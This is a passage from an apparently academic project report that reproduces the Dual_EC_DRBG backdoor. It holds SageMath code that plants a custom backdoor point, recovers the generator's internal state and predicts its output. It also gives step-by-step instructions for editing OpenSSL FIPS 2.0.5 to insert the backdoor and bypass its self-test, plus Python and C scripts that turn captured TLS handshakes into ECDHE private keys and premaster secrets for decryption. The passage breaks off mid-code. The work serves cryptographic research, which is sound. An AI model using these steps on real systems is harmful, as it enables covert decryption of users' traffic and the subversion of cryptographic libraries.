The result in figure 14 shows that basic Dual_EC_DRBG without additional input using the standard points P and Q on curve P-256 takes approximately 0.05 seconds to generate 32 bytes of random bits.

2.1.2 Dual_EC_DRBG_basic_with_backdoor.sagews

Since the secret backdoor value of the standard Dual_EC_DRBG is only known by the designer, NSA. This program is developed to insert a custom Dual_EC_DRBG backdoor to the basic Dual_EC_DRBG algorithm in the previous section instead of the standard one.

```

#Backdoor
d = 5;
order = P.additive_order();
e = inverse_mod(d, order);
#P = d*Q;
Q = e*P;

```

Figure 16: Custom Dual_EC_DRBG backdoor

To create a custom Dual_EC_DRBG backdoor, the secret backdoor value must be determined. It can be a small number, for example, in figure 15 the secret backdoor value d is chosen at 5. Then either point P or Q specified in NIST SP 800-90A has to be modified. To compute new point P , it can be done by multiplying the secret backdoor value d with the standard point Q , while point Q remains the same. On the other hand to change point Q , the order of point P or Q has to be derived using the `additive_order` function. The order is used to compute the multiplicative inverse of the secret backdoor value e using the `inverse_mod` function. Finally new point Q can be derived by multiplying the multiplicative inverse of the secret backdoor value e with point P , while point P remains the same. This new point P or Q is used in Dual_EC_DRBG to instead of the standard point to generate random bits. In this program point Q are substituted with a new value while point P is still the standard one.

```

def Get_Internal_State(P, Q, p, b, curve, r, d):
    result = [];
    r_1 = r >> (len(hex(r))*4 - 30*8);
    r_2 = r & (2^(len(hex(r))*4 - 30*8) - 1);

    for i in range(2^16):
        mb = i << (30*8);
        x_cand = mb | r_1;
        y = Mod(x_cand^3 - 3*x_cand + b, p);
        if(y.is_square()):
            y_cand = y.sqrt();
            try:
                R = curve(x_cand, y_cand);
                s_cand = (d*R)[0].lift();
                r_cand = (s_cand*Q)[0].lift();
                r_cand = r_cand & bitmask;
                if((hex(r_cand).startswith(hex(r_2))) or (hex(r_2).startswith(hex(r_cand)))):
                    result.append(s_cand);
            except:
                continue;
    return result;

```

Figure 17: Get_Internal_State function

Once the custom Dual_EC_DRBG backdoor is in place, the next internal state can be recovered using the `Get_Internal_State` function in figure 16. The input of the function are points P and Q , p and b from the standard, the current random bit output r and the secret backdoor value d . As described in the previous section, the first 30 bytes of random bits are the least significant part of x value in equation 1. To guess the candidate of x , x_{cand} , it has to loop through all 2^{16} possibilities of the missing 2 bytes. The corresponding y value, y_{cand} , is then derived using each x_{cand} . After that the pair of x_{cand} and y_{cand} is verified whether it is a valid coordinate on the standard curve. If so, this pair of x_{cand} and y_{cand} will represent point R which is then multiplied with the secret backdoor value d to get the candidate of internal state s_{cand} . The possible s_{cands} are scoped down by multiplying

themselves with point Q to generate the random bits which then are compared with the rest of current random bit output r . If they are related, the function will output that s_cand which is later used as the internal state to predict all the following random bits.

```
Elliptic Curve defined by y^2 = x^3 + 115792089210356248762697446949407573530086143415290314195533631308867097853948*x + 41058363725
P = (48439561293906451759052585252797914202762949526041747995844080717082404635286 : 3613425095674979579858512791958788195661110667
Q = (100222093819885759857726245131128697024676897724593576735535145416600847521071 : 112705950327624587511154978849178363127000253
r1 = 84951740873355541902580988446661854287990194777557492186266755538146265974056
CPU time: 452.00 s, Wall time: 502.07 s
s = 1be9412c483156d40d095d88d77237e18d621cb31d9369d1c9d71a6995185aa7
CPU time: 0.05 s, Wall time: 0.05 s
predict = c7f0c01124f8539d1be0456b9a776367b40971776654b7fb119f9a3f938413e2792ab0b77962294ff3e352072d9a11c8160dc9426b86cc43b49b7c18
r2 = c7f0c01124f8539d1be0456b9a776367b40971776654b7fb119f9a3f9384
r3 = 13e2792ab0b77962294ff3e352072d9a11c8160dc9426b86cc43b49b7c18
```

Figure 18: Basic Dual_EC_DRBG backdoor result

The result in figure 17 shows that it takes 452 seconds CPU time to recover the internal state s from the random bits r_1 using the backdoor on basic Dual_EC_DRBG without additional input with the standard points P and the modified point Q on curve P-256. It spends approximately 0.05 seconds to predict 60 bytes of random bits which are exactly the same as the following generated random bits r_2 and r_3

2.1.3 Dual_EC_DRBG_2006.sagews

This program realise DUAL_EC_DRBG version 2006 in figure 4 of which the internal state is refreshed with some high-entropy additional input when the random bits are requested. In general the functions in this program are similar to the basic Dual_EC_DRBG program as in figure 12 and 13 except the additional input generator function.

```
def Get_H_Adin():
    global second;
    global microsecond;
    global counter;
    global pid;
    second = datetime.now().second;
    microsecond = datetime.now().microsecond;
    counter = counter + 1;
    pid = os.getpid();
    adin = (second << (12*8)) | (microsecond << (8*8)) | (counter << (4*8)) | pid;
    h = hashlib.sha256();
    h.update(str(adin));
    return int(h.hexdigest(), 16);
```

Figure 19: Get_H_Adin function

From the implementation of Dual_EC_DRBG in OpenSSL FIPS Object Module 2.0, the high-entropy additional input string can be constructed from time in seconds, time in microseconds, counter and process id as in equation 2. In Python, time in seconds is obtained using `datetime.now().second` function which returns the Unix epoch time. The Unix epoch time is the number of seconds that have elapsed since January 1, 1970 (midnight UTC/GMT) for example 1472391621 at the time this report is written. While time in microseconds can be retrieved using `datetime.now().microsecond` function. It varies from 0 to 999,999. Counter is the internal number that the pseudorandom generator starts at 0 and increments each time random bits are requested. Finally `os.getpid()` function returns the current process id ranging

from 1 to 32768 as specified in `/proc/sys/kernel/pid_max` in most Unix systems. After shifting and concatenating them into the high-entropy additional input string, a secure SHA-256 hash function from NIST SP 800-90A will digest it to produce a 32-byte bit string which is later used to refresh the internal state of Dual_EC_DRBG.

```

Elliptic Curve defined by y^2 = x^3 + 115792089210356248762697446949407573530086143415290:
P = (48439561293906451759052585252797914202762949526041747995844080717082404635286 : 361:
Q = (91120319633256209954638481795610364441930342474826146651283703640232629993874 : 807:
h_adin = 0x726476afa76f13f5f081a0e4efd1bdb02e1e0e589c863b20902a2c8c7e1b72c9L
CPU time: 0.06 s, Wall time: 0.06 s
r = b7c220404d510407aa4844536f9a673abe74cfbaefee3c5db209e45bca03522a

```

Figure 20: Dual_EC_DRBG version 2006 with additional input result

The result in figure 19 shows that Dual_EC_DRBG version 2006 with 32-byte additional input using the standard points P and Q on curve P-256 takes approximately 0.06 seconds CPU time to generate 32 bytes of random bits which means it is 20% slower than basic Dual_EC_DRBG without additional input

2.1.4 Dual_EC_DRBG_2006_with_backdoor.sagews

The secret backdoor value d and recomputed point Q from basic Dual_EC_DRBG backdoor are also used in Dual_EC_DRBG version 2006 backdoor while point P is still the standard one. Besides, the `GetInternalState` function in figure 16 is utilised in this program to recover the next internal state.

To compute the following random bits after the internal state is known, it is necessary to predict the next additional input. In the OpenSSL TLS implementation, the time in seconds is usually transmitted as part of the server random, however, time in microseconds, counter and process id can range from 2^{20} , 2^{10} and 2^{15} respectively. In total there are approximately 2^{45} possibilities of additional input. Once the correct additional input is recovered, the following additional input can be guessed within 2^{20} attempts since counter is increased by 1 and process id is the same. The demonstration of additional input prediction will be shown in the second implementation on OpenSSL FIPS.


```

def Predict_Next(P, Q, byte, s_cand, h_adin):

    result = 0;
    req = (byte/30).ceil();

    for i in range(req):
        if(i == 0):
            t_cand = s_cand ^^ h_adin;
            s_cand = (t_cand*P)[0].lift();
            r_cand = (s_cand*Q)[0].lift();
            r_cand = r_cand & bitmask;
            result = (result << (30*8)) | r_cand
        else:
            s_cand = (s_cand*P)[0].lift();
            r_cand = (s_cand*Q)[0].lift();
            r_cand = r_cand & bitmask;
            result = (result << (30*8)) | r_cand

    result = result >> ((30*req - byte)*8)

    return result;

```

Figure 21: Predict_Next function version 2006 with additional input

In this program additional input is assumed to be already known and its hash value is passed to the Predict_Next function. The hash of predicted additional input is then bitwise xor'ed with the candidate of internal state s_cand at the start of each invocation. As in figure 20 the candidate of internal state s_cand is multiplied with point P to get the next state which is then multiplied with point Q to generate random bits r_cand . As explained before, the most significant 2 bytes of random bits are discarded by bitwise AND'ing with the defined bitmask. The result is concatenated with the previous one until the number of random bytes satisfy the request as specified in byte parameter.

```

Elliptic Curve defined by y^2 = x^3 + 115792089210356248762697446949407573530086143415290314195533631308867097853948*x + 41058363725
P = (48439561293906451759052585252797914202762949526041747995844080717082404635286 : 3613425095674979579858512791958788195661110667
Q = (100222093819885759857726245131128697024676897724593576735535145416600847521071 : 112705950327624587511154978849178363127000253
h_adin0 = 0xc0050358a0265f8f9280786ce7341a8420129ed09c691f9cbbbf3d72e03934c6L
r1 = 74d4b04a6c67c5d7854a07623e0a8ee2f186bdb0b427f34969f087472fb19175
h_adin1 = 0x4585455f188dfb0551eed1264dc9b7e315594d5a827dcb72bc4eb0d3421097a6L
CPU time: 683.62 s, Wall time: 767.68 s
s = eb2c26696e42c1217d47c7d6fac4e1c7e75819038f6c05351f931f52b1f5c6ce
CPU time: 0.06 s, Wall time: 0.06 s
predict = f52435ee8b25d2169d76ced73474ebde908d206bcb741b2516e22d12564edd5b06c1b90a4d0a3c9e66178e4feec730ed75858c15ed7d9567905622b3
r2 + r3 = f52435ee8b25d2169d76ced73474ebde908d206bcb741b2516e22d12564edd5b06c1b90a4d0a3c9e66178e4feec730ed75858c15ed7d9567905622b3

```

Figure 22: Dual_EC_DRBG version 2006 backdoor with predicted additional input result

The result in figure 21 shows that Dual_EC_DRBG version 2006 backdoor with predicted additional input h_adin1 using the standard points P and the modified point Q on curve P-256 takes 638.62 seconds CPU time to recover the internal state from the random bit output r_1 . This value varies from 400 to 800 seconds depending on the missing most significant 2 bytes. It spends additional 0.06 seconds to execute the Predict_Next function and generate 60 bytes of random bits using known additional input. For this reason the cost of computation is approximately 638.62 seconds plus 0.06 seconds per each guessing additional input. If the additional input is unknown, it would takes up to $638.62 + (0.06 * 2^{45})$ seconds. Therefore, it shows that the additional input makes the attack much more difficult but once it is recovered the following random bits can be correctly guessed like r_2 and r_3

2.1.5 Dual_EC_DRBG_2007.sagews

This program realise DUAL_EC_DRBG version 2007 in figure 5 of which the internal state is refreshed with some high-entropy additional input when the random bits are requested and additional update step of the internal state at the end of each invocation. In general the functions in this program are similar to the basic Dual_EC_DRBG and Dual_EC_DRBG version 2006 program except the additional update step.

```
def Random_Generator(P, Q, byte, h_adin=0):

    global s_i;

    result = 0;
    req = (byte/30).ceil();

    for i in range(req):
        if(i == 0):
            result = (result << (30*8)) | Dual_EC_DRBG(P, Q, h_adin)
        else:
            result = (result << (30*8)) | Dual_EC_DRBG(P, Q)

    s_i = (s_i*P)[0].lift();

    result = result >> ((30*req - byte)*8)

    return result;
```

Figure 23: Random_Generator function with additional update step

When the random bits are requested using the Random_Generator function in figure 22, only the first block of random output bits of each invocation generated by the DUAL_EC_DRBG function in figure 13 involves the additional input. After the result meets the required bytes, the internal state is updated one more time by multiplying itself with point P .

```
Elliptic Curve defined by y^2 = x^3 + 115792089210356248762697446949407573530086143415290:
P = (48439561293906451759052585252797914202762949526041747995844080717082404635286 : 361:
Q = (91120319633256209954638481795610364441930342474826146651283703640232629993874 : 807:
h_adin = 0xaca42b4915c76974e06f013aefe9c5d68acb0cc63db4512a4b6bfa4da26fb004L
CPU time: 0.07 s, Wall time: 0.07 s
r = c791eab9f0144c9e3ff0621a80ad8338ea52f41a4c805d35baeb91643292a526
```

Figure 24: Dual_EC_DRBG version 2007 with additional input and update step result

The result in figure 23 shows that Dual_EC_DRBG version 2007 with 32-byte additional input and update step of the internal state using the standard points P and Q on curve P-256 takes approximately 0.07 seconds CPU time to generate 32 bytes of random bits which means it is 40% slower than basic Dual_EC_DRBG without additional input

2.1.6 Dual_EC_DRBG_2007_with_backdoor.sagews

In addition to Dual_EC_DRBG version 2006, the secret backdoor value d and recomputed point Q from basic Dual_EC_DRBG backdoor are also used in Dual_EC_DRBG version 2007 backdoor while point P is still the standard one. The functions in this program are generally utilised from Dual_EC_DRBG version 2006 backdoor program.

```

def Predict_Next(P, Q, byte, s_cand, h_adin=0):

    result = 0;
    req = (byte/30).ceil();

    for i in range(req):
        if(i == 0):
            s_cand = (s_cand*P)[0].lift();
            t_cand = s_cand ^^ h_adin;
            s_cand = (t_cand*P)[0].lift();
            r_cand = (s_cand*Q)[0].lift();
            r_cand = r_cand & bitmask;
            result = (result << (30*8)) | r_cand
        else:
            s_cand = (s_cand*P)[0].lift();
            r_cand = (s_cand*Q)[0].lift();
            r_cand = r_cand & bitmask;
            result = (result << (30*8)) | r_cand

    result = result >> ((30*req - byte)*8)

    return result;

```

Figure 25: Predict_Next function version 2007 with additional input

In this program the additional input is also assumed to be already known and its hash value is passed to the Predict_Next function. However, before the hash of predicted additional input is bitwise xor'ed with the candidate of internal state s_cand , it is necessary that the candidate of internal state s_cand has to be multiplied with point P to update the state one more time. Then the steps as of Dual_EC_DRBG version 2006 backdoor can continue until the prediction process finishes.

```

Elliptic Curve defined by y^2 = x^3 + 115792089210356248762697446949407573530086143415290314195533631308867097853948*x + 4105836372!
P = (48439561293906451759052585252797914202762949526041747995844080717082404635286 : 361342509567497957985851279195878819566111066;
Q = (100222093819885759857726245131128697024676897724593576735535145416600847521071 : 11270595032762458751115497884917836312700025;
h_adin0 = 0x657292a9a0669cd011dbf531a1e93286c88718a2cfb00a2561fcbcl1a8390befbl
r1 = 68983fld51455c4acc33167cb9166181d9749001272713d181792bdf89c53c9
h_adin2 = 0xe85adc3fb9592ba3d4dc89ae7c592fa9fb6489dc61e6eaa3544fe541ff2e76cel
CPU time: 490.20 s, Wall time: 508.22 s
s = 4b1bba3b173d117092f998234ee66d39113f8a0f67a4c33e1cf1427f355a423d
CPU time: 0.07 s, Wall time: 0.08 s
predict = 90a17bf534b46e80b9e5d825bda07f5fb0c9f04f1c9a9d9edc6a436b0d8d651575d72f86ee043e5d56c1ef66cbc07a7e48b23c16c0bea422c23d14cc
r2 + r3 = 90a17bf534b46e80b9e5d825bda07f5fb0c9f04f1c9a9d9edc6a436b0d8d651575d72f86ee043e5d56c1ef66cbc07a7e48b23c16c0bea422c23d14cc

```

Figure 26: Dual_EC_DRBG version 2007 backdoor with predicted additional input result

Similar to Dual_EC_DRBG version 2006 backdoor, the result in figure 25 shows that Dual_EC_DRBG version 2007 backdoor with predicted additional input h_adin2 using the standard points P and the modified point Q on curve P-256 takes 490.20 seconds CPU time to recover the internal state from the random bit output r_1 . This value also varies from 400 to 800 seconds depending on the missing most significant 2 bytes. However, it spends additional 0.07 seconds CPU time to execute the Predict_Next function and generate 60 bytes of random bits using known additional input which is 0.01s longer than Dual_EC_DRBG version 2006 backdoor. For this reason the cost of computation is approximately 490.20 seconds plus 0.07 seconds per each guessing additional input. If the additional input is unknown, it would takes up to $490.20 + (0.07 * 2^{45})$ seconds. Once the additional input is recovered the following random bits can be correctly guessed like r_2 and r_3

In conclusion, each SageMath program can realise how Dual_EC_DRBG works on basic Dual_EC_DRBG without additional input, Dual_EC_DRBG version 2006 and 2007 with additional input as in figure 3 to 5 respectively. In general to generate 32 bytes of random bits it

takes 0.05 seconds for basic Dual_EC_DRBG, 0.06 seconds for Dual_EC_DRBG version 2006 and 0.07 seconds for Dual_EC_DRBG version 2007. Then the following attack on each case successfully recovers the internal state and predicts the next random bits. Even though, the additional input complicates the attack in Dual_EC_DRBG version 2006 and 2007.

2.2 Attack TLS on OpenSSL

In this section the attack against TLS based on OpenSSL will be demonstrated in details. The backdoor methodology described in the research section and proved in the previous implementation part will be put on real OpenSSL implementation. The objective of this attack are to learn an ECDHE server private key, reproduce TLS premaster secret and decrypt TLS packets. To conduct this section in more efficient way, the concept in software engineering is applied as below.

2.2.1 Analysis

The software system to be developed in this part is a program that has the capability of analysing the captured network packets during TLS handshake between the compromised server and a normal client which are produced by a network sniffer software like tcpdump or Wireshark. The application needs to be able to perform Dual_EC_DRBG computation with a given secret backdoor value such as elliptic curve point multiplication and polynomial equation calculation while communicating to the underline OpenSSL libraries to perform primitive cryptographic operation in order to recover the internal state, additional input and predict the following random output bits. Finally, it should output the required secret values including an ECDHE server private key and a TLS premaster secret in a proper format to be later used to decrypt captured TLS packets.




Figure 27: System overview

The system overview in figure 26 shows the necessary components in this implementation including the server, the client and the attacker. The server is a web hosting to provide HTTPS service on port 443 for the client. The client initiates a connection to the server using its web browser. OpenSSL is needed on the server to provide cryptographic functions to establish a secure TLS connection with the client using ECDHE key exchange for example. In

order to use Dual_EC_DRBG, OpenSSL FIPS is required and Dual_EC_DRBG also has to be enabled. In this project both TLS with RSA key transport and TLS with ECDHE exchange and ECDSA signature (P-256) are implemented. Hence, the certificate for each protocol is generated on the server using the relevant key file. Finally, the attacker who passively eavesdrops the connection between the server and the client can monitor and capture the TLS packets and later perform the cryptanalysis against the TLS protocol. To achieve the attack, he only needs Wireshark, SageMath and python package installed to run the attack scripts.

2.2.2 Design




Figure 28: Software architecture

This system software is designed with layered design pattern by splitting into 4 layers namely OpenSSL, C, Python and Wireshark as in figure 27. The details of each layer are as follow.

OpenSSL

The first layer concerns the underline OpenSSL libralies including libcrypto.a and libssl.a which are created once OpenSSL is installed. These libraries significantly involve in TLS communication and also can create a TLS server using s_server command. To enable FIPS compliance, OpenSSL FIPS Object Module has to be installed prior to OpenSSL setup. After FIPS mode is enabled, OpenSSL will use the protocols provided by OpenSSL FIPS Object Module, fipscanister.o, instead. The application can then use the FIPS compliance functions including Dual_EC_DRBG. For this reason the Dual_EC_DRBG backdoor previously described can be found in OpenSSL FIPS Object Module. The next section will show how to verify, insert and enable the backdoor in OpenSSL FIPS Object Module source code.

C

The next layer is designed as a custom C library to interface between the OpenSSL layer and the upper layer, Python layer. This library operate as a part of attack script by calling the cryptographic functions provided by OpenSSL, reformatting and submitting result to the upper layer application.

Python

This layer is the most important part where the python attack scripts are executed. The

application has the following 5 main functionalities. Firstly, it interfaces with the upper Wireshark layer, filters and analyses the captured TLS packets to extract necessary information including a session ID, a timestamp, a server and client random and a server and client public key. Secondly, it utilises the OpenSSL functions to perform cryptographic computation via the lower C layer. Thirdly, it performs some calculation to guess additional input. Fourthly, it recovers an ECDHE server private key. Finally, it computes a TLS premaster secret from a server random and a server private key and generates the output file in the format that is ready for the Wireshark layer to decrypt the captured TLS packets.




Figure 29: Program flow

The process of how the application works is designed as a program flow in figure 28. Each step is explained as follows

Start - To start executing the attack scripts.

Generate adin list - To generate the list of possible additional input from available knowledge of time in seconds, time in microseconds, counter and process id.

Get 32-byte Session ID - To read a session ID from a Server Hello message.

Compute internal state - To recover the internal state from a 32-byte session ID.

Predict random - To apply the recovered internal state with each additional input to generate the corresponding 28-byte server random.

Compare server random - To compare the computed server random with the server random from captured packets. If they are equal, proceed to the next step. If not, try the next additional input from the list.

Get current counter, pid - To determine the counter and process id which make the computed server random match the server random from captured packets. Then produce the next additional input by incrementing the counter along with the known process id.

Predict 32-byte ECDHE priv.key - To generate random bits as a 32-byte ECDHE private key using the internal state and additional input from the previous step.

Compute ECDHE pub.key - To compute the corresponding ECDHE server public key from *server public key = server private key * P*.

Compare server pub.key - To compare the computed server public key with the server public key from captured packets. If they match, continue to the next step. If not, go back to the step Predict 32-byte ECDHE priv.key again.

Compute premaster secret - To compute a TLS premaster secret using *premaster secret = server private key * client public key*.

Export premaster.txt file - To output a TLS premaster secret in the appropriate format for Wireshark.

End - To stop the attack scripts and continue to the Wireshark layer.

Wireshark


The last layer concerns the Wireshark tool itself. Wireshark is a free and open source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development. In this project, it is used to sniff and record the TLS communications between the server and client, probably by the attacker. It is a GUI tool to verify the content for example a session ID and a server random in a Server Hello message. To allow a python code to read a Wireshark packet, the additional pyshark module needs to be installed. The most facilitative feature in use is decrypting the TLS packets with a client random and a TLS premaster secret.

2.2.3 Coding

In this part, the program explained in the design section will be broken down in greater detail with the explanation of some important pieces of code. However the full program source code can be found as the attachment of the project.

OpenSSL

From the OpenSSL layer design, the implementation can be grouped into 4 main tasks.



```
fips_drbg_ec.c (/work/bxu526/openssl-subverted/openssl-fips-2.0.5) - gedit
Open Save

__fips_constseg
static const unsigned char p_256_qx[] = {
    0xdd,0x93,0xb1,0xe4,0x50,0x9e,0xa3,0x7e,0xd9,0x0a,0x5b,0x19,
    0x7b,0xca,0x89,0xa5,0xc6,0x5d,0xa7,0xba,0xe0,0x3c,0x2c,0x23,
    0xe7,0xac,0x3e,0xb4,0x6d,0x52,0x15,0x2f
};
__fips_constseg
static const unsigned char p_256_qy[] = {
    0xf9,0x2d,0x4e,0xa9,0xbe,0x32,0xb3,0xc4,0x6e,0xdb,0x9b,0x62,
    0xcd,0x97,0x44,0xd2,0x56,0x8d,0x3c,0x32,0x67,0x57,0x3d,0xd0,
    0x9a,0x4f,0xe5,0x62,0x30,0x2b,0xc6,0x2f
};
```

Figure 30: Custom Dual_EC_DRBG backdoor

Insert a custom Dual_EC_DRBG backdoor to OpenSSL FIPS Object Module:

- Download OpenSSL FIPS Object Module version 2.0.5.
wget http://www.openssl.org/source/openssl-fips-2.0.5.tar.gz
- Extract the downloaded file.
tar -xzf openssl-fips-2.0.5.tar.gz
- Edit Dual_EC_DRBG source code.
nano openssl-fips-2.0.5/fips/rand/fips_drbg_ec.c
- Verify Q points from SP 800-90 A.1 in p_{256_qx} and p_{256_qy} variables.
- Replace p_{256_qx} and p_{256_qy} value with the custom Qx and Qy from the SageMath section as in figure 29.
- To fix a known bug of Dual_EC_DRBG on OpenSSL FIPS Object Module, insert $t = s$; after line 330.

Bypass OpenSSL FIPS Object Module validation:

- Edit *fips_drbg_selftest.c*.
nano openssl-fips-2.0.5/fips/rand/fips_drbg_selftest.c
- Insert *return 1;* after line 201.

Install OpenSSL FIPS Object Module:

- Go to OpenSSL FIPS Object Module directory.
cd openssl-fips-2.0.5
- Configure OpenSSL FIPS Object Module.
./config
- Compile OpenSSL FIPS Object Module source code.
make
- Install OpenSSL FIPS Object Module.
sudo make install

Enable a custom Dual_EC_DRBG backdoor on OpenSSL setup process:

- Download OpenSSL FIPS Capable Library version 1.0.1e.
wget http://www.openssl.org/source/openssl-1.0.1e.tar.gz
- Extract the downloaded file.
tar -xzf openssl-1.0.1e.tar.gz
- Configure OpenSSL with *fips* option and specify the drbg default type to *0x19f02a0* (Dual_EC_DRBG).
./config fips shared no-ssl2 -DOPENSSL_DRBG_DEFAULT_TYPE=0x19f02a0 -DOPENSSL_DRBG_DEFAULT_FLAGS=0 -DOPENSSL_ALLOW_DUAL_EC_DRBG
- Compile OpenSSL source code.
make all

- Install OpenSSL.
sudo make install
- Move existing OpenSSL.
sudo mv /usr/bin/openssl /usr/bin/openssl_orig
- Link new OpenSSL.
sudo ln -s /usr/local/ssl/bin/openssl /usr/bin/openssl
- Append *OPENSSL_FIPS=1* to */etc/environment*.

Set up a TLS server:

- Create a certificate for TLS with RSA key transport.
openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout certs/server.key -out certs/server.crt
- Create a certificate for TLS with ECDHE exchange and ECDSA signature (P-256).
openssl ecparam -genkey -out certs/ekey.pem -name prime256v1
openssl req -x509 -new -key certs/ekey.pem -out certs/cert.pem
- Create a web page and save as *page.html*.
- Start a TLS server using RSA key transport on port 443 with no TLS session ticket option.
openssl s_server -key certs/server.key -cert certs/server.crt -accept 443 -WWW -no_ticket
- Or start a TLS server using ECDHE exchange and ECDSA signature (P-256) on port 443 with no TLS session ticket option.
openssl s_server -key certs/ekey.pem -cert certs/cert.pem -accept 443 -WWW -no_ticket

C

In the custom C library source code *dual_ec.c*, there are 2 main functions that can be called by the upper Python layer while interfacing with the lower OpenSSL layer. These functions accept the input from python programs, submit to OpenSSL, and return the output to python programs in a proper format.

get_random function

```
int get_random (const char *in_state, char **out_state, unsigned char **out,
size_t outlen, const unsigned char *adin, size_t adin_len)
{
    DRBG_CTX *dctx;
    if (!init_fips(&dctx))
        return 0;
    if (!BN_hex2bn(&dctx->d.ec.s, in_state))
        return 0;
    dctx->lb_valid = 1;

    unsigned char random[outlen];
    if (!FIPS_drbg_generate(dctx, random, outlen, 0, adin, adin_len))
        return 0;
    *out_state = BN_bn2hex(dctx->d.ec.s);
    *out = random;
    return 1;
}
```

Figure 31: *get_random* function, *dual_ec.c*

To begin with, this function calls another custom function `init_fips` to create the OpenSSL DRBG context object then accepts the internal state and additional input computed from a python program. Next it executes the OpenSSL's `FIPS_drbg_generate` standard function passing the OpenSSL DRBG context object, number of required random bytes and additional input to request OpenSSL random bits using its default DRBG (Dual_EC_DRBG). Finally it returns the hex value of next internal state and the generated random bits.

`get_adin` function

```
size_t get_adin (unsigned char **out, ADIN *adin)
{
    size_t plen;
    unsigned char *p;
    unsigned long pctr;
    unsigned long pid;
    struct timeval tv;
    tv.tv_sec = adin->tv_sec;
    tv.tv_usec = adin->tv_usec;
    pid = adin->pid;
    pctr = adin->pctr;
    plen = get_timevec(&p, &tv, &pctr, &pid);
    *out = p;
    return plen;
}
```

Figure 32: `get_adin` function, `dual_ec.c`

Another necessary custom function is the `get_adin` function which is used to convert the additional input value received from a python program in the ADIN structure including the time in seconds `tv_sec`, time in microseconds `tv_usec`, counter `pctr` and process id `pid` into the acceptable format of OpenSSL's additional input string. In the end, it outputs additional input in the appropriate format along with its length.

Python

From the specifications and program flow in the design section, the python program is divided into 5 functionalities. Some important parts of code and their descriptions will be explained.

Interfacing with the upper Wireshark layer.

```
import pyshark
pcap_file = "../pcap/cap.pcapng";
capture = pyshark.FileCapture(pcap_file, display_filter='ssl.handshake.type == 2');
packet = capture[0];
packet.ssl.raw_mode = True;
random_time = int('0x' + packet.ssl.handshake_random_time, 16);
print "Random Time = ", random_time;
session_id = int('0x' + packet.ssl.handshake_session_id.replace(':', ''), 16);
print "Session ID = ", hex(session_id);
server_random = int('0x' + packet.ssl.handshake_random.replace(':', ''), 16);
print "Server Random = ", hex(server_random);
pubkey = int('0x' + packet.ssl.handshake_server_point.replace(':', ''), 16);
print "Server Public Key = ", hex(pubkey);
capture = pyshark.FileCapture(pcap_file, display_filter='ssl.handshake.type == 1');
for packet in capture:
    packet.ssl.raw_mode = True;
    print "Client Random = ", packet.ssl.handshake_random_time + packet.ssl.handshake_random;
capture = pyshark.FileCapture(pcap_file, display_filter='ssl.handshake.type == 16');
packet = capture[0];
pubkey = int('0x' + packet.ssl.handshake_client_point.replace(':', ''), 16);
print "Client Public Key = ", hex(pubkey);
```

Figure 33: Packet analyser, `cap.py`

The packet analyser program in figure 32 shows that the pyshark package is used. This package allows parsing from a capture file or a live capture, using all wireshark dissectors. The FileCapture function allows the program to scope the captured packets with Wireshark display filters for example *ssl.handshake.type == 1* is a Client Hello message, *ssl.handshake.type == 2* is a Server Hello message and *ssl.handshake.type == 16* is a Client Key Exchange message. Then the required information can be extracted by navigating through the packet branches including

- Random time in seconds.
packet.ssl.handshake_random_time
- Session ID.
packet.ssl.handshake_session_id
- Server and client random.
packet.ssl.handshake_random
- Server public key.
packet.ssl.handshake_server_point
- Client public key.
packet.ssl.handshake_client_point

Utilising the OpenSSL functions to perform cryptographic computation via the lower C layer.

```
dual_ec = cdll.LoadLibrary("libdual_ec.so");
get_random = dual_ec.get_random;
